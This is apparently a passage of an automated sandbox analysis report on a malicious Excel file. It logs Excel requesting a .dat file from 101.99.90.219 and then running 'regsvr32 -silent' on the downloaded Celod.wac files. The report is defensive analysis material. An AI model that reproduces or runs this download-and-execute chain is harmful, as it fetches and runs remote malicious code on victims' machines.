73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	101.99.90.219	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 08:29:31.549592972 CEST	3	OUT	GET /44483.3537556712.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 101.99.90.219 Connection: Keep-Alive
Oct 14, 2021 08:29:32.317744970 CEST	4	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 14 Oct 2021 06:29:32 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2052 Parent PID: 596

General

Start time:	08:29:20
Start date:	14/10/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f410000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: regsvr32.exe PID: 592 Parent PID: 2052

General

Start time:	08:29:26
Start date:	14/10/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Celod.wac
Imagebase:	0xffd10000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 1916 Parent PID: 2052

General

Start time:	08:29:26
Start date:	14/10/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Celod.wac1
Imagebase:	0xffd10000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 1992 Parent PID: 2052

General

Start time:	08:29:26

Start date:	14/10/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Celod.wac2
Imagebase:	0xffd10000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis